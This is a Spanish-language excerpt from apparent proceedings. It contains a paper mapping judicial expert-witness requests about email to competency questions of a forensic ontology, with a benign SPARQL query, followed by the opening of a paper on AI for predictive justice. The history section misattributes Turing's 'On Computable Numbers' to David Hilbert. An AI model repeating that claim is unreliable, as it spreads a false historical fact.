Es fundamental el encuentro e integración del Servicio de Justicia y la Ingeniería Forense, inicialmente a través de un lenguaje común, para ir acercándose a un marco conceptual robusto, como por ejemplo una ontología que brinde uniformidad y consistencia de términos, conceptos y sus relaciones, involucrados en este dominio en particular.

Desde este punto de vista una ontología se define como *“la descripción conceptual y terminológica de un conocimiento compartido acerca de un dominio específico. Dejando de lado la formalización e interoperabilidad de aplicaciones, esto no es más que la principal competencia del término: hacer mejoras en la comunicación utilizando un mismo sistema en lo terminológico y conceptual”* [6].

Son varias las experiencias que aplican ontologías al dominio de la Justicia. A modo de ejemplo se puede citar una experiencia de aplicación de la plataforma METHONTOLOGY en el ámbito legal español [4] y otra de aplicación de ontologías para optimizar la recuperación de documentación legal [7].

3. Propuesta

Emplazados en la temática ya introducida, se presenta el siguiente trabajo de análisis, discusión y elaboración de propuestas referidas a la estructuración de los contenidos expresados en los puntos de pericia, que son solicitados a los peritos informáticos tanto en las designaciones para actuar como auxiliar de la Justicia como así también en investigaciones privadas o de partes.

El perito recibe una propuesta de designación para una actividad forense conjuntamente con la solicitud expresa del alcance de su actividad, estos son los puntos de pericia.

Para (Cafferata Nores & García, 2003) la pericia es un medio probatorio con el cual se intenta obtener, para el proceso, un dictamen fundado en especiales conocimientos científicos, técnicos o artísticos, útiles para el descubrimiento o la valoración de un elemento de prueba. Su regulación se encuentra definida de manera general en los códigos procesales de forma meramente enunciativa [3].

De una pericia interesa particularmente el objeto de la pericia o los puntos de pericia. Si bien no existe una definición doctrinaria del término, es posible explicarlo según sus características:

- Mediante ellos el Juez o solicitante define el alcance de la actividad pericial
- Son aquellos rubros que se solicita se determinen o aclaren a fin de ofrecer debidamente la prueba, que contribuye a abundar el conocimiento y criterio del Juez al momento de dictar sentencia sobre el caso sometido a su decisión.

- Conforman el grupo de preguntas iniciales o incógnitas legales que debe responder el perito al momento de realizar la actividad pericial.

- Estos elementos usualmente se expresan en términos de acción “*verificar... constatar... informar... explicar...*”, en la cual el perito recurre al conocimiento científico de su área, para responder a la solicitud del Juez, atendiendo a las normas y buenas prácticas de cada disciplina.

- Son consignas totalmente restrictivas de la actuación pericial, y marca el espacio dentro del cual el perito debe realizar su tarea.

Para poder responder de forma consistente, los peritos deben comprender lo que se les solicita, sin ambigüedad en: tareas, precisión, granularidad y alcance, entre otras. Una dificultad que se presenta en los puntos de pericia es que son escritos por Jueces o abogados, quienes en muchos casos, no tienen competencias de saberes sobre tecnologías. Cuando esta situación no les permite formularlos adecuadamente se requieren instancias para aclarar, detallar y redactar el contenido con el perito.

En este sentido, y tomando como ejemplo un caso de objeto de estudio, se hace referencia a la Tesis Doctoral “*Una Ontología del Correo Electrónico y su Trazabilidad como Soporte para la Forensia Digital*” [15]. En ella se propone un modelo ontológico específico que representa el proceso de transmisión del correo electrónico permitiendo derivar su trazabilidad, respondiendo a preguntas de competencia relativas a los puntos de pericia más habituales cuando se trata de correos electrónicos. Esta ontología permite comprobar la autenticidad del correo electrónico como prueba digital lo que la convierte en no repudiable.

Se recopilaron 86 ejemplos de puntos de pericia referidos al objeto de estudio “*correo electrónico*” correspondientes al período 2001-2017 y en su mayoría pertenecientes al foro laboral. Los mismos fueron provistos por peritos informáticos, que cumplieron el rol de validar la ontología por considerarse “*usuarios expertos*”. Los textos se informaron sin mención alguna que pudiera identificar causa, personas, empresas, organizaciones o juzgados intervinientes en la acción judicial. Tras la lectura de los mismos se advirtió: uso de lenguaje libre, escasa reutilización de texto, ausencia de plantillas aplicadas en su formulación. Consecuentemente, pudieron adolecer de imprecisión, ambigüedad, vaguedad, alcance indefinido del pedido, utilización incorrecta de términos técnicos, lo que puede generar confusión o cambio del sentido del objetivo, omisiones, etc. Pero también se encontraron similitudes, que lograron sintetizarse en 46 puntos de pericias representativos de la muestra. En base a ellas se especificó una lista de 21 preguntas de competencia, que con una estructura, terminología y sintaxis definidas, constituyen un set de preguntas regulares que responden las solicitudes formuladas por los puntos de pericia.

La Figura 1 muestra la ontología definida sobre el objeto de estudio “*correo electrónico*”. Esta especificación semántica y exhaustiva de las características del objeto y sus relaciones, representa el dominio sobre el cual se pueden inferir las preguntas que se puedan requerir. Sobre esta ontología se desarrolló la aplicación web ObE Forensic, que a través de un lenguaje específico, automatiza la obtención de respuestas, brindando precisión, (ya que dado un conjunto de datos, la respuesta a una pregunta es única) y ahorros de procesamiento.




Figura 1. Modelo Conceptual de OntoFoCE

Una idea emergente del modelo ontológico de “*correo electrónico*”, es la posibilidad extenderlo a otros objetos como se describe en la Figura 2. Dado un objeto de estudio, se lo puede conocer utilizando diversas técnicas de elicitación discutidas en [13] y [16] y aplicadas en Ingeniería de Requerimientos. El proceso de elicitación de requerimientos se compone de los siguientes subprocesos secuenciales: obtención del conocimiento del dominio o problema, análisis, especificación y validación por parte de expertos de dicho dominio. A través de la aplicación de la técnica “*lectura en perspectiva*” sobre un conjunto de causas, se extraen puntos de pericia habituales relacionados al objeto de estudio. Se analizan, clasifican y con dicho cuerpo del conocimiento se modela una versión de ontología que representará las características del objeto de estudio y sus relaciones con otras entidades del dominio. Luego, podrá conocerse el universo de preguntas que responderá el modelo, formuladas en base a los atributos de las clases definidas.




Figura 2. Modelo Conceptual para vincular PiezaDeRequerimiento con PreguntaDeCompetencia.

Las preguntas de competencia que actualmente responde OntoFOCE se detallan a continuación en Tabla 1. La definición de un set de preguntas específicas y validadas permitirá a los Jueces y abogados, disponer de un repositorio para escribir los requerimientos periciales sin ambigüedad, estableciendo el alcance necesario y suficiente, usando terminología técnicamente correcta, que le asegure una solicitud de puntos de pericia eficaces que no tengan que ser sometidos a ciclos de explicación y reescritura.

Tabla 1. Preguntas de Competencia derivadas de OntoFoCE

PC01: Dado un correo CE ¿Cuál es la fecha, hora y dirección IP de emisión del correo electrónico?
PC02: Dado un correo CE ¿Cuál es la fecha, hora y dirección IP de recepción del correo electrónico?
PC03: Dado un correo CE ¿A qué cuentas se remitió el correo?
PC04: Dado un correo CE ¿Cuál es el alias de usuario y dirección de e-mail del emisor?
PC05: Dado un correo CE ¿Cuál es el alias de usuario y dirección de e-mail del Receptor?
PC06: Dado un correo CE ¿Cuál fue el cliente de correo utilizado por cada usuario?
PC07: Dado un correo CE ¿Cuál fue el equipo desde el cual se emitió el correo?
PC08: Dado un correo CE ¿Cuál fue el equipo en el que se recibió el correo?
PC09: Dado un correo, un emisor y un receptor ¿cuál es la secuencia de equipos por los que pasó ese correo?
PC10: Dado una cuenta C ¿cuáles son los correos que emitió?
PC11: Dado una cuenta C ¿cuáles son los correos que recibió?
PC12: Dado una cuenta C1 ¿se ha emitido un correo hacia la cuenta C2?
PC13: Dado una cuenta C1 ¿se ha recibido un correo desde la cuenta C2?
PC14: Dada una dirección IP ¿cuál sería la localización geográfica del mismo?
PC15: ¿Cuáles son los correos que han pasado por el dispositivo que posee una IP dada?
PC16: ¿Cuáles son los mails enviados desde una determinada cuenta en una fecha dada?
PC17: ¿Cuáles son los mails recibidos por una determinada cuenta en una fecha dada?
PC18: Dada una palabra clave ¿Figura en el asunto de un correo?
PC19: Dada una palabra clave ¿Figura en el cuerpo de un correo?
PC20: Dada una palabra clave ¿Figura en el adjunto de un correo?
PC21: ¿Cuáles son los correos intercambiados entre las cuentas C1 y C2 en un rango de fechas dado?

A modo de ejemplo, se muestran en la Tabla 2, un extracto de los 46 puntos de pericia referidos previamente:

Tabla 2. Extracto de puntos de pericia habituales

Tabla II-2: Puntos de Pericia Resultantes	
Nº	PUNTO DE PERICIA
1)	¿Quién es el titular de la casilla salta@yahoo.com.ar?. ¿Cuándo se habilitó la misma?, si en el periodo de la causa fue el sistema de contacto del actor con la demandada o sus casillas de email: persona1@dominio.com.ar, usuario@yahoo.com.ar, persona2@dominio.com.ar, persona3@dominio.com.ar y persona4@dominio.com.ar e imprimir ó transcribir los mails recepcionados y emitidos desde esa bandeja de servicios entre esos sujetos y fecha
2)	Acceder al equipo y extraer toda información de la que pudieran surgir los correos electrónicos en los que la casilla "xxxxxxx@xxxx.com.ar" figure como remitente o destinatario.
3)	Agregue al informe los correos electrónicos enviados y recibidos desde esas cuentas entre su creación y MES de AÑO inclusive.

En dicha tabla se observa, remarcado en color, el punto 2) al cual se le aplicaran las siguientes preguntas de competencia:

Dado un correo CE

PC01: ¿Cuál es la fecha, hora y dirección IP de emisión del correo electrónico?

PC02: ¿Cuál es la fecha, hora y dirección IP de recepción del correo electrónico?

PC04: ¿Cuál es el alias de usuario y dirección de e-mail del emisor?

PC05: ¿Cuál es el alias de usuario y dirección de e-mail del Receptor?

PC07: ¿Cuál fue el equipo desde el cual se emitió el correo?

PC08: ¿Cuál fue el equipo en el que se recibió el correo?

Por ejemplo, para poder responder la pregunta de competencia PC01: ¿Cuál es la fecha, hora y dirección IP de emisión del correo electrónico? Se interroga al modelo de la Figura 1 vinculando las clases: Correo, CuentaEmisor, EquipoEmisor, Equipo, IdentificacionEquipo hasta obtener el contenido de los atributos deseados. En la Figura 3 se detalla la consulta SPARQL que permite responder la pregunta de competencia PC01.

```
PREFIX rdf: <http://www.w3.org/2000/01/rdf-schema#>
PREFIX xsd: <http://www.w3.org/2001/XMLSchema#>
PREFIX oc: <http://www.semanticweb.org/beatr/ontologies/2018/0/ontologia_correos#>
SELECT DISTINCT ?fechaEmision ?direccionIP
WHERE {
?correo oc:correoTieneSecuencia ?s.
?s oc:secuenciaTieneHilo ?h.
?h oc:hiloTieneOcurrencia ?o.
?o rdf:type oc:OcurrenciaDeEmision.
?o oc:fechaHoraOcurrencia ?fechaEmision.
?o oc:ocurrenciaResideEnEquipo ?q.
?q oc:equipoTieneId ?ip.
?ip oc:identificadorEquipo ?direccionIP.
```

Figura 3. Consulta SPARQL correspondiente a la pregunta de competencia PC01

La aplicación web ObE Forensic responde siempre las preguntas sobre los datos ingresados. Luego el perito debe seleccionar las respuestas que aplican al requerimiento para armar el informe final. A este respecto, si previamente se procesara el punto de pericia y lograra algún nivel de interpretación al vincularlo con preguntas de competencia correspondientes, podría facilitar la labor del perito enfocándolo en las preguntas específicas. De esta manera, surge la idea de una interfaz de mapeo sugerida como vinculante tal se visualiza en la Figura 2.

De la lectura en perspectiva de la muestra de 86 puntos de pericia disponible en [15], se observó que un punto de pericia podía contener uno o varios requerimientos, por lo cual se procedió a identificar estos casos y disponerlos como unidades independientes a las cuales se denominó *pieza de requerimiento*.

Dicha información se migró a una base de datos en SQL Server para facilitar su procesamiento y se aplicó una metodología semi-estructurada ad-hoc.

Tomando como base los conceptos vertidos en [12] referidos a cómo expresar competencias y/o resultados de aprendizaje en el Modelo de Formación por Competencias y Aprendizaje Centrado en el Estudiante, se definió una estructura gramatical para expresar todos los requerimientos contenidos en los puntos de pericia:

Verbo en infinitivo + objeto + condición

El *verbo*, acción concreta y observable, que sintetiza la finalidad del punto de pericia, el *objeto es primordial*, es sobre lo que recae la acción del verbo, es lo que deberá informar el perito y la *condición* representa referencias de contexto, criterios de ejecución, puede contener filtros, restricciones, limitaciones del alcance o formatos específicos de presentación, como por ejemplo: "texto" contenido en un asunto de un correo, período en el cual se

haya enviado una pieza de correo, pertenencia a una cuenta de origen o destino (o varios), etc.

Se realizó un estudio sintáctico, semántico y morfológico del conjunto de requerimientos contenidos en puntos de pericias, se eliminaron expresiones tales como:

- “**Todo otro dato de interés para un total esclarecimiento de los hechos**”
- “...**verosimilitud de las personas...**” (la información siempre se refiere a una cuenta de correo que tiene un titular, no se puede informar nada acerca de la/s persona/s que gestiona/n dicha cuenta)
- “...**Indique si era habitual y frecuente la comunicación entre...**”
- “**Informe si resulta habitual la comunicación...**”
- “... **Manifieste si puede precisar...**” (se está consultando sobre las competencias del perito)
- “**Proceda al copiado digital de los correos que contengan la información vinculada a la causa...**”
- “...**puerto de entrada y salida y todo otro dato de interés.**”
- “...**remitidos entre PADRE e HIJO...**”

No es función del perito indicar qué datos se debe informar, aunque puede brindar asesoramiento en la reformulación del texto.

Se excluyeron los casos sin enunciación apropiada. Del conjunto restante se listaron los objetos correspondientes a los requerimientos de puntos de pericia. Seguidamente, con la lista de verbos se realizaron agrupamientos por similitud y sinonimia (ejemplo: *informar* y *agregar al informe*). Se eliminaron verbos improcedentes por su amplitud o imprecisión, como: “*practicar*”, “*analizar*”, “*imprimir*” requiere disponer de hardware e insumos, “*transcribir*” implica actividad manual, inviable si se tratase de grandes volúmenes de datos y expuesta a riesgos de introducir errores involuntarios. Se computó la frecuencia de verbos, la misma se describe en Tabla 3.

Tabla 3. Frecuencia de uso de verbos

Verbo del requerimiento	Ocurrencias	% Participación	% Participación acumulada
<i>determinar</i>	24	30%	30%
<i>indicar</i>	13	16%	47%
<i>informar/agregar al informe</i>	12	15%	62%
<i>constatar</i>	5	6%	68%
<i>identificar</i>	5	6%	75%
<i>extraer/copiar</i>	4	5%	80%
<i>comprobar</i>	3	4%	84%
<i>dictaminar</i>	3	4%	87%
<i>verificar</i>	3	4%	91%
<i>certificar</i>	2	3%	94%
<i>detallar</i>	1	1%	95%
<i>detectar</i>	1	1%	96%
<i>precisar</i>	1	1%	97%
<i>recabar</i>	1	1%	99%
<i>señalar</i>	1	1%	100%

Se observa que los diez primeros verbos (frecuencia >1), acumulan el 94% de los casos, lo que indicaría que esta lista de verbos podría cubrir el alcance de la actividad inherente a las pericias sobre correos electrónicos, aunque como se dijo anteriormente el verbo que los engloba a todos ellos es *informar*.

En referencia a la lista de objetos se procedió a clasificar los tipos de requerimientos en cuatro categorías:

- 1) Consistencia: refiere a verificación, constatación, posibles adulteraciones.
- 2) Existencia: refiere a certificación de existencia o no de alguna condición.
- 3) Contenido parcial: refiere a consulta de contenido de algún atributo del objeto.
- 4) Contenido total: refiere a consulta de todos los atributos de un objeto.

Como resultante del análisis, se arribó al modelo que expresa los metadatos de una pieza de requerimiento y sus relaciones, el mismo se presenta en la Figura 4.

Una pieza de requerimiento tiene como objeto una cuenta de correo, un correo electrónico o a una dirección física. Además especifica si el requerimiento trata datos sobre emisión, recepción, ambas o incluso la trazabilidad de las ocurrencias de transmisión. Puede definir un filtro temporal, una cadena de caracteres a buscar en el asunto o adjunto o cuerpo del mail y puede hacer referencia a otras cuentas de correo vinculadas.




Figura 4. Modelo estructural (metadatos) de una pieza de requerimiento

Se identificaron las palabras clave para describir los contenidos a instanciar, correspondientes a cada una de las piezas de acuerdo al modelo ilustrado en Figura 4. Este conjunto preliminar de términos se expone en la Tabla 4. A posteriori se debieron someter a comprobación de consistencia por parte del experto.

Tabla 4. Palabras clave de rastreo de metadatos de una pieza de requerimiento

Elemento	Palabras clave
1. Objeto	
Cuenta	cuenta/casilla/dirección de mail/dirección de correo/usuario/dominio/@
Correo	correo/mail/email/e-mail/correo electrónico/mensaje
DirecciónIP	dirección ip/ip/dirección física/dispositivo/móvil/pc/computadora/equipo
2. Emisión	emisión/emitado/emisor/enviado/envío/envían/remitado/remite/origen/salida/intercambio/intercambiado/comunicación entre
3. Recepción	recepción/recibido/receptor/destinado/destinatario/en-trada/intercambio/intercambiado/comunicación entre/remitado/remite
4. Trazabilidad	trazabilidad/rastreo/intermedio/servidores/enlace/transmisión
5. Desde	fecha/desde/periodo/entre/intervalo/tiempo/día/durante
6. Hasta	fecha/hasta/periodo/entre/intervalo/tiempo/día/durante
7. Texto de búsqueda	texto/contiene/contenga/conteniendo/contenido/" "texto adjunto
8. Asunto	asunto/
9. Cuerpo	contenido/
10. Adjunto	adjunto/archivo/
11. Menciona otras cuentas	entre casilla/entre cuenta/intercambio/comunicación/@

Conjuntamente se elaboró una propuesta de mapeo (Tabla 5) con posibles respuestas ante la presencia concreta de los metadatos/elementos que pueden encontrarse en una pieza de requerimiento.

Tabla 5. Mapeo entre PiezaDeRequerimiento y PreguntaDeCompetencia

Objeto	Tipo Ocurrencia Solicitada			Período			Búsqueda en Contenido			Menciona otras cuentas	Aplicar Pregunta de Competencia
	Emisión	Recepción	Intermedias	Desde	Hasta	Texto de búsqueda	Asunto	Cuerpo	Adjunto		
Cuenta	X									X	PC12
		X								X	PC13
	X										PC10
		X									PC11
	X	X		X	X					X	PC21
	X			X	X						PC16
Correo		X		X	X						PC17
	X										PC01,04,06,07
		X									PC02,05,06,08
	X									X	PC03
	X	X	X								PC09
						X	X				
DirecciónIP					X		X				PC19
					X			X			PC20
									X		PC14
	X	X	X								PC15

A modo ilustrativo se interpreta la primera fila de esta tabla. Partiendo de una cuenta definida, si lo que se desea solicitar es lo que se emitió desde ella, y si se menciona una segunda cuenta indicando que se filtre además a ésta como cuenta destino, entonces se puede responder con la pregunta de competencia *PC12: Dado una cuenta C1 ¿se ha emitido un correo hacia la cuenta C2?*

4. Conclusiones

Partiendo del abordaje teórico de la Criminalística mediada por las TICs, se realizó una revisión de aspectos y conceptos dominantes en el campo de la Forensia Digital,

para finalmente focalizarse en la lectura e interpretación de la ontología del objeto de estudio “*correo electrónico*” denominada OntoFoCE, que expresa una semántica a través de la exhaustiva especificación de las características del objeto y relaciones. Como resultado del mismo se identificaron dos hipótesis. La primera se centra en la posibilidad de reutilización o extensión del proceso llevado a cabo para la concepción de OntoFoCE, para aplicarlo a otros objetos de estudio como por ejemplo mensajería instantánea y lograr modelos ontológicos propios. En este sentido, se presentó un modelo preliminar que podrá ser punto de partida de futuras iniciativas de investigación. La segunda, se refiere al mapeo entre punto de pericia y preguntas de competencia correspondientes a OntoFoCE. Se logró identificar una estructura de metadatos de cada una de las piezas de requerimientos que puede contener un punto de pericia y de su análisis, se arribó a un instrumento que en base a ellos sugiere la/s pregunta/s de competencia que lo responde. Se evaluó el desempeño del proceso de análisis y si la/s pregunta/s sugeridas eran pertinentes. Este proceso ejecutado con baja automatización resultó ser dificultoso, consumió mucho tiempo por lo que se prevé a futuro aplicar una herramienta de *parsing* que automatice el análisis de los puntos de pericia y separe sus componentes. Si bien, la primera evaluación indicó consistencia en un alto número de casos, coincidió con que eran los más sencillos o directos y su expresión era clara. Se deberá realizar una prueba de concepto sobre una muestra de mayor tamaño y diversidad de escritura para poder medir la robustez de la propuesta. Estos resultados deberán ser expuestos ante los usuarios expertos (peritos informáticos) y los actores del ámbito judicial para contribuir al uso de un lenguaje común y generar aprendizajes que mejoren el uso de terminología específica, reduzcan la ambigüedad, brinden precisión y claridad del alcance de los puntos de pericia, entre otros.

Referencias

- [1] Andrés, M. M. C. (2016). Los desarrollos tecnológicos y su influencia en el crecimiento de los ciberdelitos en Colombia (Bachelor's thesis, Universidad Piloto de Colombia).
- [2] Callegari, N. (1985). Delitos informáticos. Revista de la Facultad de Derecho y Ciencias Políticas.
- [3] Cafferata Nores, J. I., & García, G. (2003). La prueba en el proceso penal. (LexisNexis, Ed.) (5a Edición). Buenos Aires: Depalma.
- [4] Corcho, O., Fernández-López, M., Gómez-Pérez, A., & López-Cima, A. (2005). Construcción de ontologías legales con la metodología METHONTOLOGY y la herramienta WebODE. Law and the Semantic Web. Legal Ontologies, Methodologies, Legal Information Retrieval, and Applications, 142-157.
- [5] Convenio sobre Ciberdelincuencia, Serie de Tratados Europeos N° 185, Consejo de Europa, Budapest, 23-11-2001.

- [6] De Reuver, M., & Haaker, T. (2009). Designing viable business models for context-aware mobile services. *Telematics and Informatics*, 26(3), 240-248.
- [7] Dehner, G. A., Eckert, K. B., Lezcano, J. M., & Ruidías, H. J. (2019). Modelo de recuperación de información jurídica basado en ontologías y distancias semánticas. In XIX Simposio Argentino de Informática y Derecho (SID 2019)-JAIIO 48 (Salta).
- [8] Di Iorio, A. H., Curti, H., Greco, F., Iturriaga, J. I., Ruiz De Angeli, G., Podestá, A., ... & Constanzo, B. (2015). Proceso Unificado de Recuperación de Información (PURI) en redes informáticas. In Simposio Argentino de Informática y Derecho (SID 2015)-JAIIO 44 (Rosario, 2015).
- [9] Domínguez, A. I. C., & Cornejo, R. G. (2020). La ciberdelincuencia en España: Un estudio basado en las estadísticas policiales. *Revista Electrónica de Estudios Penales y de la Seguridad: REEPS*, (6), 2.
- [10] Friedman, T. L. (2006). *The world is flat [updated and expanded]: A brief history of the twenty-first century*. Macmillan.
- [11] ISO/IEC. (2014). INTERNATIONAL STANDARD ISO / IEC 27000. Information technology -Security techniques - Information security management systems - Overview and vocabulary (Vol. 2014).
- [12] Kowalski V., Morano D., Erck I., Cirimelo S., Enriquez H. (2020). “¿Qué se debe cambiar para orientarse a un Enfoque Basado en Competencias? Formación por Competencias, Aprendizaje Centrado en el Estudiante y Estándares de Acreditación de Segunda Generación para Ingeniería”. Laboratorio MECEK y Confedi.
- [13] Loucopoulos, P., & Karakostas, V. (1995). *System requirements engineering*. McGraw-Hill, Inc..
- [14] Palmer, G. A. (2001, November). Roadmap for Digital Forensic Research Technical Report DTR-TOO I-01DFRWS. In Report from the First Digital Forensic Workshop (DFRWS) 2001.
- [15] Parra de Gallo, H. B. (2019). “Una Ontología del Correo Electrónico y su Trazabilidad como Soporte para la Forensia Digital “. ISBN 978-987-86-3560-6
- [16] Pohl, K. (2010). *Requirements engineering: fundamentals, principles, and techniques*. Springer Publishing Company, Incorporated.

IV-Base de Datos

Metodológica para evaluar un modelo de Justicia Predictiva

*Oswaldo Sposito¹, Luis Busnelli², Viviana Ledesma¹, Laura Conti², Sergio García³,
Gastón Procopio¹, Gustavo Pérez Villar⁴ y Julio Bossero¹*

¹ *Universidad Nacional de La Matanza. Departamento de ingeniería e Investigación Tecnológicas. Florencio Varela 1903. San Justo. La Matanza.*

{sposito, vledesma, gprocopio, jbossero}@unlam.edu.ar

² *Universidad Nacional de La Matanza. Departamento Derecho y Ciencia Política.*

{lbusnell, lconti}@unlam.edu.ar

³ *Palacio de Tribunales. Departamento Judicial de Morón. Alte. Brown. Piso 4. Morón. sergiogabriel.garcia@pjba.gov.ar*

⁴ *Subsecretaría de Tecnología Informática del Poder Judicial de la Provincia de Buenos Aires. Palacio de Justicia, avenida 13 entre 47 y 48, primer piso (La Plata). Argentina. gperez@scba.gov.ar*

Resumen

En los últimos años, las investigaciones relacionadas a las ciencias de datos y, en especial, las referidas a Inteligencia Artificial aplicada a la justicia predictiva han ganado interés y está siendo objeto de valoración en distintos sistemas judiciales nacional e internacional. En este artículo, se analiza, investiga y describe distintos desarrollos empleando algoritmos para realizar predicciones que sirvan para la toma de decisión. Por último, se presenta una metodología para determinar, el posible valor predictivo, de datos generados por un proceso judicial, a través de un clasificador.

Introducción

La Inteligencia Artificial (IA) no es para nada un concepto nuevo; por poner un ejemplo, en el siglo XVII el filósofo Descartes ya teorizó sobre la posibilidad de autómatas inteligentes. Eso sí, no fue hasta mediados del siglo XX cuando el tema empezó a tomar relevancia. La IA se la puede definir, como una rama de la investigación en informática que busca, a través de algoritmos y procesos estadísticos, construir mecanismos y/o dispositivos que simulen la capacidad del ser humano para aprender, pensar y resolver problemas, es decir, ser inteligente. [1].

El continuo desarrollo tecnológico que marca nuestros tiempos nos brinda multitud de posibilidades en los distintos ámbitos de nuestra vida. Las tendencias que marcan la actualidad son muy variadas, pero destacan especialmente dos: la IA y el Big Data (BD). Por el lado de este último, asistimos a una generación constante de datos que necesitan ser canalizados y analizados. Gracias a la IA estos datos son transformados en información útil para el desarrollo de diversos sectores y actividades.

Una de las herencias más importantes que el siglo XX le dejó al siglo XXI fue el acceso a la información. Hoy hemos pasado a ver de cerca estos conceptos y a hablar con naturalidad de Terabytes, Petabytes, Exabytes, y Zettabytes. Se calcula que la información que está disponible hoy a través de la web es de unos 10 Zettabytes (más de 1 billón de gigabytes) [2]. Este es el primer fundamento del cambio que estamos viviendo. Esta estimación se multiplica por 500 si tenemos en cuenta la Internet profunda (en inglés “Deep Web”), es decir la información no accesible directamente por buscadores. Textos, sonidos y vídeos de los grandes medios de comunicación, bases de datos abiertas, enormes recursos como Google o la Wikipedia, las páginas web de las empresas, páginas web personales y las grandes Redes Sociales son parte de ese enorme conglomerado de información [2].

Por otro lado, la IA dota de un especial protagonismo a las máquinas. La implementación de robots y máquinas inteligentes ya es una realidad y está presente en campos de lo más variados, como la ingeniería, la medicina y la economía, entre muchos otros. La IA ya es una realidad en la vida cotidiana. Cientos de miles de consultas inteligentes se realizan en buscadores, donde los datos buscados se relacionan con el contexto en foco, compras focalizadas y análisis de perfiles con recomendaciones basadas en interacciones de clientes, reconocimiento facial, procesamiento de voz humana y servicio online por software especializado, chatbots, con el aprendizaje automático ya son una realidad [3]. Desde 1997 a la fecha, la IA ha evolucionado a ritmo exponencial principalmente debido a tres factores: un poder de cómputo cada vez mayor, un acceso creciente a infinidad de datos y computadoras que aprenden de forma automática.

Con respecto al tema central de este trabajo, la IA en el ámbito jurídico trae dudas a los abogados, jueces, etc. Aparecen interrogantes como, ¿puede esa tecnología reemplazar a las personas? ¿el uso de inteligencia artificial en el análisis predictivo de decisiones en los procesos

penales violan o aseguran garantías constitucionales? Y otras varias similares. Por estas y otras dudas, es que se cuestiona mucho sobre los impactos positivos y negativos de la aplicación de esta en materia legal [12][13]. El presente trabajo no intenta responder a estos interrogantes, sino presentar una metodología que permita valorar, si con los datos históricos de algún proceso judicial, es posible construir un modelo predecible, utilizando algún algoritmo de Minería Datos (MD) (en inglés, Data Mining).

Cabe recordar que, en la actualidad, un proceso judicial adolece, en algunos casos, de lentitud en la ejecución de los juicios y otras actividades. Esta problemática, produce una congestión en el servicio de justicia, esto es, que el volumen de la demanda del servicio supere la capacidad razonable de prestarlo. Es así, que más allá de intentar resolver el problema mediante la incorporación de personal, ampliación de la infraestructura, etc., pueden adoptarse medidas e incorporar herramientas para aprovechar de manera eficiente los recursos actuales. En ese sentido, es lógico estudiar en qué procesos y de qué forma pueden aplicarse herramientas tecnológicas para obtener una reducción de los recursos necesarios (personal, tiempo, etc.), de manera que esos recursos que no se aplicaron puedan agilizar otros procesos de mayor complejidad.

De esa forma, a través de la tecnología puede reducirse la cantidad de tiempo y personal involucrado en seleccionar la información necesaria para el proceso (por ej. resumiendo el contenido de la presentación que motiva el proceso, aportando los antecedentes más relevantes del expediente, filtrando la jurisprudencia aplicable al caso), en elaborar y sugerir respuestas luego de analizar la información disponible, en revisar de forma masiva los proyectos realizados, en efectuar controles y gestiones programables y/o automáticas, etc.

Marco teórico

Contexto histórico e hitos de la IA

La máquina de Turing fue descrita por Alan Turing en 1936 como respuesta al ensayo del matemático alemán David Hilbert “*On Computable Numbers, with an Application to the Entscheidungsproblem*” donde demostró que algunas de estas máquinas de Turing serían capaces de realizar cualquier cálculo matemático concebible si fuera representable con un algoritmo. Años después, en 1950, Turing abordó el problema de la Inteligencia Artificial (IA) y propuso el experimento que hoy se conoce como el **Test o Prueba de Turing**, cuya intención era tratar de definir un estándar por el cual se pudiera conocer si una máquina podía ser llamada “*inteligente*” [1]. La idea consistía en que se puede llegar a decir que una computadora “*piensa*” si un interrogador humano no pudiera distinguir a través de una conversación, si estuviera conversando con un ser humano o con una máquina. Curiosamente, este test sigue siendo un gran reto a día de hoy. Años después, el reconocido informático John McCarthy acuñó el término “*Inteligencia Artificial*” en la famosa Conferencia de Dartmouth de

1956. McCarthy estaba convencido de que podía conseguir que las máquinas pensarán. “...*La velocidad y capacidad de memoria de los computadores actuales puede ser insuficiente para estimular muchas de las funciones más complejas del cerebro humano, pero el principal obstáculo no es la falta de capacidad de las máquinas, sino nuestra incapacidad de escribir programas que aprovechen por completo lo que tenemos...*”, llegó a enunciar en esos años. Sin embargo, lo que parecía el auge de una rama de investigación tecnológica acabó en especulación y proyectos aislados durante décadas, entre otros motivos porque resultó ser un campo en el que nadie se atrevió a invertir dinero seriamente. Por esos años, en 1957, Herbert Simon predijo que, “...*dentro de 10 años los computadores le ganarían al campeón mundial de ajedrez humano...*”. Cuarenta años más tarde, el programa Deep Blue derrotó a Garry Kasparov en un partido de exhibición a seis juegos. Simon se equivocó, pero sólo por un factor de 4. El corazón de la máquina es una búsqueda alfa-beta estándar de profundidad iterativa con una tabla de transposiciones, pero la llave de su éxito parece haber estado en su capacidad de generar extensiones más allá del límite de profundidad para líneas suficientemente interesantes [1].

